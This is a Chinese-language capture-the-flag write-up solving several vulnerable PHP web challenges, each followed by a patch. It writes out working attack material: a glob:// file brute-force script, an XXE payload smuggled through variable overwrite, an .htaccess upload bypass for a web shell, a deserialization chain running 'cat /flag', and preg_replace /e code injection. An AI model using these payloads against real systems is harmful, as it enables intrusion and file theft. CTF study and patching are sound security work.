


1.break



```
<?php
error_reporting(E_ALL);

ini_set('display_errors','1');

#important php in path:/var/www/html and php File names have 16 characters

if (isset($_GET['path']))
{
    $Input_data = $_GET['path'];
    $it=new DirectoryIterator($Input_data);
    foreach($it as $f)
    {
        $path=$f->getFilename();
        if(file_exists($path))
        {
            echo "yes,it exists";
        }
        else
        {
            echo "too naive!";
        }
    }
}
else
{
    highlight_file(__file__);
}
?>
```

簡單的代碼審計，發現 index.php 沒有什麼可利用的點，但是注意黃色部分，有一個 php 文件，檔案名是 16 個字元，那麼可以考慮爆破，使用 python 腳本

```

strings = "dqazwsxedcrfvtgb1234567890yhnuijmikolp.php"

tmp = ""
for a in range(20):
    for i in strings:
        url = "http://210.3.214.150:31429/?path=glob:///var/www/html/"+tmp+i+'*'
        res = requests.get(url=url).text
        if "yes,it exists" in res:
            tmp += i
            print(tmp)
            break

```

然後得到頁面 d80054c739859dfe.php

```

<?php
highlight_file(__FILE__);
error_reporting(0);
$content = $_GET['cmd'];
$substitutions = array(
    'more' => 'a',
);
$cmd = str_replace(array_keys($substitutions), $substitutions, $content);
if (strlen($cmd) > 12) {
    echo "Not very good";
} else {
    system($cmd);
}
?>

```

直接命令執行得到 flag

```

<?php
highlight_file(__FILE__);
error_reporting(0);
$content = $_GET['cmd'];
$substitutions = array(
    'more' => 'a',
);
$cmd = str_replace(array_keys($substitutions), $substitutions, $content);
if (strlen($cmd) > 12) {
    echo "Not very good";
} else {
    system($cmd);
}
?> flag{7c1b9900-5058-4af5-998f-e107e6615445}


```

修復漏洞點位於 d80054c739859dfe.php 的 system 函數，所以直接註釋或

者改代碼即可

```
<?php
highlight_file(__FILE__);
error_reporting(0);
$content = $_GET['cmd'];
$substitutions = array(
    'more' => 'a',
);
$cmd = str_replace(array_keys($substitutions), $substitutions, $content);
if (strlen($cmd) > 12) {
    echo "Not very good";
} else {
    // system($cmd);
}
?>
```

2.issql




看題目應該是 sql 注入

首先正常查詢



嘗試單引號發現前端限制，只能輸入一個字符，可以使用 hackbar 繼續測試



有報錯，存在注入，直接構造 sql 語句



或者 sqlmap 直接跑也可以修復：目錄掃描得到路徑 html.zip，為源碼，直

接在源碼上修改直接對 ms 的參數進行轉義

```

<?php
//禁用错误报告
error_reporting(0);
header("Content-Type: text/html;charset=utf-8");
require_once './suxinctf.php';

if (isset($_POST["ms"])) {
    $ID = addslashes($_POST["ms"]);
    #echo $ID;
    $query = "select * from goods where id='{ $ID }'"; //构建查询语句
    $result = mysql_query($query); //执行查询
    if (!$result) {
        die("could not to the database\n" . mysql_error());
    }
    if (mysql_numrows($result) <= 0) {
        echo "<script type='text/javascript'>alert('都说了让你输入1~3你咋还那么调皮! ');location.href='index.j
    } else {
        while ($result_row = mysql_fetch_row(($result))) //取出结果并显示
        {
            $row = $result_row[0];

```

3.ezphp

ezphp
×

当前分值 0.00 PT 未攻击

题目内容:
 Web類型題目，考點為变量覆盖。可能涉及到對某些需要驗證的參數（如密碼、驗證碼等）進行变量覆盖，通過构造payload读取文件找到正確的答案，操作相對直接，難度困难。

场景地址:

进入场景
销毁
⌚ 00:57:15

Flag:

请输入Flag..

提交

← → ↻ ⚠ 不安全 210.3.214.150:31416/login.html

☰

username:

password:

[go to register](#)

發現是一個登錄框。

首先測試弱密碼，無果看到一個 register，點擊註冊，然後再登錄

← → ↻ ⚠ 不安全 210.3.214.150:31416/main.html

☰

There is nothing here

沒有思路，所以信息收集一下，目錄掃描

域名:

线程: (条 CPU核心 * 5最佳) ☒ DIR: 447167 ☐ ASPX: 447167


超时: (秒 超时的页面被丢弃) ☐ ASP: 297813 ☒ PHP: 297813

☐ MDB: 9071 ☐ JSP: 9071

扫描信息: <http://210.3.214.150:31416/stat/>

ID	地址
1	http://210.3.214.150:31416/html.zip

得到一个压缩包下载



查看源碼，審計程式碼，發現註冊用戶的方式是將用戶資訊以 xml 的形式儲存。在登入處解析 xml

```
<?php
include "utils/function.php";
$config = include "utils/config.php";
$user_xml_format = "<?xml version='1.0'?>
    <userinfo>
        <user>
            <username>%s</username>
            <password>%s</password>
        </user>
    </userinfo>";
extract($_REQUEST);
if(empty($username)||empty($password)) die("Username or password cannot be empty XD");

if(!preg_match('/^[a-zA-Z0-9_]+$/', $username)) die("Invalid username. :(");

if(is_user_exists($username, $config["user_info_dir"])) die("User already exists XD");
$user_xml = sprintf($user_xml_format, $username, $password);

register_user($username, $config['user_info_dir'], $user_xml);
```

存在 xxe，例如利用變量覆蓋寫入

```
/register.php?username=aaa&password=aaa&user_xml_format=%3c%21%44%
4f%43%54%59%50%45%20%74%65%73%74%20%5b%0a%20%20%20%20%20%20%20%2
0%3c%21%45%4e%54%49%54%59%20%78%78%65%20%53%59%53%54%45%4d%20%2
2%66%69%6c%65%3a%2f%2f%2f%66%6c%61%67%22%3e%0a%20%20%20%20%20%20%
20%20%5d%3e%0a%3c%75%73%65%72%69%6e%66%6f%3e%0a%3c%75%73%65%72%3
```

e%0a%20%20%20%20%3c%75%73%65%72%6e%61%6d%65%3e%26%78%78%65%3b%3c%2f%75%73%65%72%6e%61%6d%65%3e%0a%20%20%20%20%3c%70%61%73%73%77%6f%72%64%3e%31%32%33%3c%2f%70%61%73%73%77%6f%72%64%3e%0a%3c%2f%75%73%65%72%3e%0a%3c%2f%75%73%65%72%69%6e%66%6f%3e

再看 login，如果密碼錯誤，會顯示出用戶名，所以 xxe 的 payload 需要把 username 構造為要讀取的內容，這時候只需要一個錯誤的密碼就行。

```
<?php
include "utils/function.php";
$config = include "utils/config.php";
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
if(empty($username)||empty($password)) die("Username or password cannot be empty XD");
if(!is_user_exists($username, $config["user_info_dir"])) die("Username error");
$user_record = get_user_record($username, $config['user_info_dir']);
if($user_record->user->password != $password) die("Password error for User:".$user_record->user->username);
header("Location:main.html");
```

← → ↺ ⚠ 不安全 210.3.214.150:31416/login.php?username=aaa&password=wrong_password



Password error for User:flag{72c5c51c-d458-4aef-9054-29497e3e220c}


修复只要让数据不回显即可：

login.php - 记事本


文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
include "utils/function.php";
$config = include "utils/config.php";
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
if (empty($username) || empty($password))
    die("Username or password cannot be empty XD");
if (!is_user_exists($username, $config["user_info_dir"]))
    die("Username error");
$user_record = get_user_record($username, $config['user_info_dir']);
if ($user_record->user->password != $password)
    die("Password error");
header("Location:main.html");
```


4.ez_upload




一個上傳的介面，聯想到檔案上傳，直接上傳 php 一句話木馬




提示：此文件不允许上传！

不允許上傳，應該是黑名單限制，可以使用.htaccess 繞過，寫一個文件命名為.htaccess，內容為：AddType application/x-httpd-php .jpg，將所有的 jpg

解析為 php，然後上傳一句話。



右鍵複製木馬地址，發包即可獲取 shell



修復直接在黑名單上加一個 .htaccess 即可

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".htaccess", ".php", ".php5", ".php4", ".php3", ".php",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_replace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空
```

5.submit

submit

×

当前分值: 0.00 PT 未攻击

题目内容:
這是一道Web類型題目，同樣圍繞檔上傳考點。可能設置了不同的上傳場景或限制條件，相比ezupload可能增加了更多的干擾因素或更嚴格的限制，需要更深入地分析上傳機制並找到合適的上傳方法，難度中等。

获取赛题场景

Flag:

提交

上传 PNG 文件


选择 PNG 文件

选择文件

未选择任何文件

上传文件

一個上傳框，但是只能 png，直接抓包改擴展名



flag{d8da3b86-c174-4f14-8b6c-a31cba853142}

修復，註釋相關代碼即可

```
,
$allow_content_type = array("image/png");
$type = $_FILES["myfile"]["type"];
if (!in_array($type, $allow_content_type)) {
    die("只允许png哦!<br>");
}

// $file = $path . '/' . $_FILES['myfile']['name'];
// echo $file;

// if (move_uploaded_file($_FILES['myfile']['tmp_name'], $file)) {
// file_put_contents($file, $content);
// echo 'Success!<br>';
// } else {
// echo 'Error!<br>';
// }
```

6.Happy

```
class Rabbit
{
    public $aspiration;
    public function __set($name, $val)
    {
        return $this->aspiration->family;
    }
}

class Year
{
    public $key;
    public $rabbit;

    public function __construct($key)
    {
        $this->key = $key;
    }

    public function firecrackers()
    {
        return $this->rabbit->wish = "allkill QAQ";
    }

    public function __get($name)
    {
        $name = $this->rabbit;
        $name();
    }

    public function __destruct()
    {
        if ($this->key == "come on") {
            $this->firecrackers();
        } else {
            print ("Welcome 2025!!!!");
        }
    }
}

if (isset($_GET['poc'])) {
    $a = unserialize($_GET['poc']);
} else {
    echo "come on";
}

?> come on
```

明顯的反序列化，漏洞點分析魔術方法鏈：

Year 类的__destruct()方法在对象销毁时会调用 firecrackers()方法（当\$key 为 "come on" 时

firecrackers()方法尝试设置\$rabbit->wish 属性

由于 Rabbit 类定义了__set()魔术方法，赋值操作会触发该方法

__set()方法返回\$this->aspiration->family，导致对\$family 属性的读取

由于 Year 类定义了__get()魔术方法，属性读取会触发该方法

__get()方法中调用了\$this->rabbit()，触发__invoke()魔术方法

New 类的__invoke()方法调用了\$happiness->check()

由于 hahaha 类的 check()方法不存在，触发__call()魔术方法

__call()方法通过 call_user_func()执行任意命令

命令执行点：

hahaha 类的__call()方法允许执行任意 PHP 函数（由\$cmd 属性指定）并传入任意参数（由\$content 属性指定）

利用条件:

需要控制反序列化的输入（通过 GET 参数 poc）Year 类的\$key 属性必须为 "come on" 才能触发漏洞链构造 Payload

```
<?php
```

```
// 构造命令执行对象
```

```
$cmdObj = new hahaha('system', 'cat /flag');
```

```
// 构造 Newv 对象，将$happiness 指向$cmdObj
```

```
$newv = new Newv();
```

```
$newv->happiness = $cmdObj;
```

```
// 构造 Rabbit 对象，将$aspiration 指向$newv
```

```
$rabbit = new Rabbit();

$rabbit->aspiration = $newv;

// 构造 Year 对象，设置$key 为"come on"， $rabbit 指向$newv

$year = new Year("come on");

$year->rabbit = $newv;

// 生成序列化 Payload

$payload = serialize($year);

// URL 编码

$encodedPayload = urlencode($payload);

// 输出 Payload

echo $encodedPayload;

?>
```

POC

```
O%3A4%3A%22Year%22%3A2%3A%7Bs%3A3%3A%22key%22%3Bs%3A7%3A%22come%
20on%22%3Bs%3A6%3A%22rabbit%22%3BO%3A6%3A%22Rabbit%22%3A1%3A%7Bs%3
A10%3A%22aspiration%22%3BO%3A4%3A%22Year%22%3A2%3A%7Bs%3A3%3A%22key
%22%3Bs%3A3%3A%22any%22%3Bs%3A6%3A%22rabbit%22%3BO%3A4%3A%22Newv%2
2%3A1%3A%7Bs%3A9%3A%22happiness%22%3BO%3A6%3A%22hahaha%22%3A2%3A%
7Bs%3A3%3A%22cmd%22%3Bs%3A6%3A%22system%22%3Bs%3A7%3A%22content%22
```


%3Bs%3A9%3A %22cat%20/flag%22%3B%7D%7D%7D%7D%7D%7D

```
class Rabbit
{
    public $aspiration;
    public function __set($name, $val)
    {
        return $this->aspiration->family;
    }
}

class Year
{
    public $key;
    public Rabbit;
    public function __construct($key)
    {
        $this->$key = $key;
    }
    public function firecrackers()
    {
        return $this->rabbit->wish = "allkill QAO";
    }
    public function __get($name)
    {
        $name = $this->rabbit;
        $name();
    }
    public function __destruct()
    {
        if ($this->$key == 'come on') {
            $this->firecrackers();
        } else {
            print ("Welcome 2025!!!!");
        }
    }
}

if (isset($_GET['poc'])) {
    $a = unserialize($_GET['poc']);
} else {
    echo "come on";
}

?> flag[T18edf55-352b-4166-a124-40433bf3761b] Welcome 2025!!!!
```



修復：註釋掉反序列化代碼即可

```
if (isset($_GET['poc'])) {
    // $a = unserialize($_GET['poc']);
} else {
    echo "come on";
}
```

?>

7.xxe



提示 xxe 所以考點很明確

请输入查询 ID:

尽情的注入吧

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY xxe  
SYSTEM "php://filter/read=convert.base64-  
encode/resource=/flag">]><root>&xxe;</root>
```

请输入查询 ID:

ZmxhZ3s3ODJkMTc1NC1lNjZkLTRjYzktODdlNy02MDRjZjFhNGQyY2N9Cg==

Base64 解碼後得到 flag

Base64.us **Base64 在线编码解码** (最好用的 Base64 在线工具)

Base64 | [URLEncode](#) | [MD5](#) | [TimeStamp](#)

请输入要进行 Base64 编码或解码的字符

ZmxhZ3s3ODJkMTc1NC1lNjZkLTRiYzktODdlNy02MDRjZiFINGQyY2N9Cg==

编码 (Encode)

解码 (Decode)

↑ 交换

(编/解码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

flag{782d1754-e66d-4cc9-87e7-604cf1b4d2cc}

修復:


```
if (isset($_POST['submit']) && !empty($_POST['xml'])) {
    $xml = $_POST['xml'];

    // 加强输入验证: 只允许简单的字母数字字符, 防止复杂XML结构
    if (!preg_match('/^[a-zA-Z0-9\s]+$/i', $xml)) {
        $html .= "<p>输入包含非法字符, 仅允许字母、数字和空格! </p>";
    } else {
        // 禁用外部实体解析以防止XXE攻击
        libxml_disable_entity_loader(true);

        // 使用LIBXML_NOENT | LIBXML_NOCDATA确保安全解析
        $data = @simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOENT | LIBXML_NOCDATA);


        if ($data === false) {
            $html .= "<p>无效的XML输入, 请检查格式! </p>";
        } else {
            // 转义输出, 防止XSS
            $output = htmlspecialchars((string) $data, ENT_QUOTES, 'UTF-8');
            $html .= "<pre>$output</pre>";
        }
    }
}
```

8.crackme



moran want a flag.
(?crack=flag)

傳參



得到源碼漏洞點解析脆弱的 preg_replace 使用：

```
preg_replace("/give_me_flag/ei", $_POST['hk'], $_POST['flag']);
```

/e 修饰符会使替换字符串被当作 PHP 代码执行这允许攻击者通过

\$_POST['hk']参数注入任意 PHP 代码


构造触发条件：让 flag 包含 give_me_flag ，触发 preg_replace 的 /e 执行逻辑

绕过过滤：选黑名单外的函数（如 show_source ），用 GET 参数传路径 绕开关键字过滤

控制路径：通过 \$_GET 传 /flag ，让 show_source 精准读目标文件

满足长度限制：确保 flag 参数长度不是 19，绕过 strlen 检查

构造 Payload:




修復：註釋代碼即可

```

    $str2 = $_POST['flag'];
    if (preg_match('/system|eval|assert|call|create|preg|sort|{|}|filter|exec|passthru|p|
        die('hacker!');
    } else {
        // preg_replace("/give_me_flag/ei", $_POST['hk'], $_POST['flag']);
    }
}
} else {
    echo "moran want a flag.</br>(?crack=flag)";
}
}
```


9.evilecho



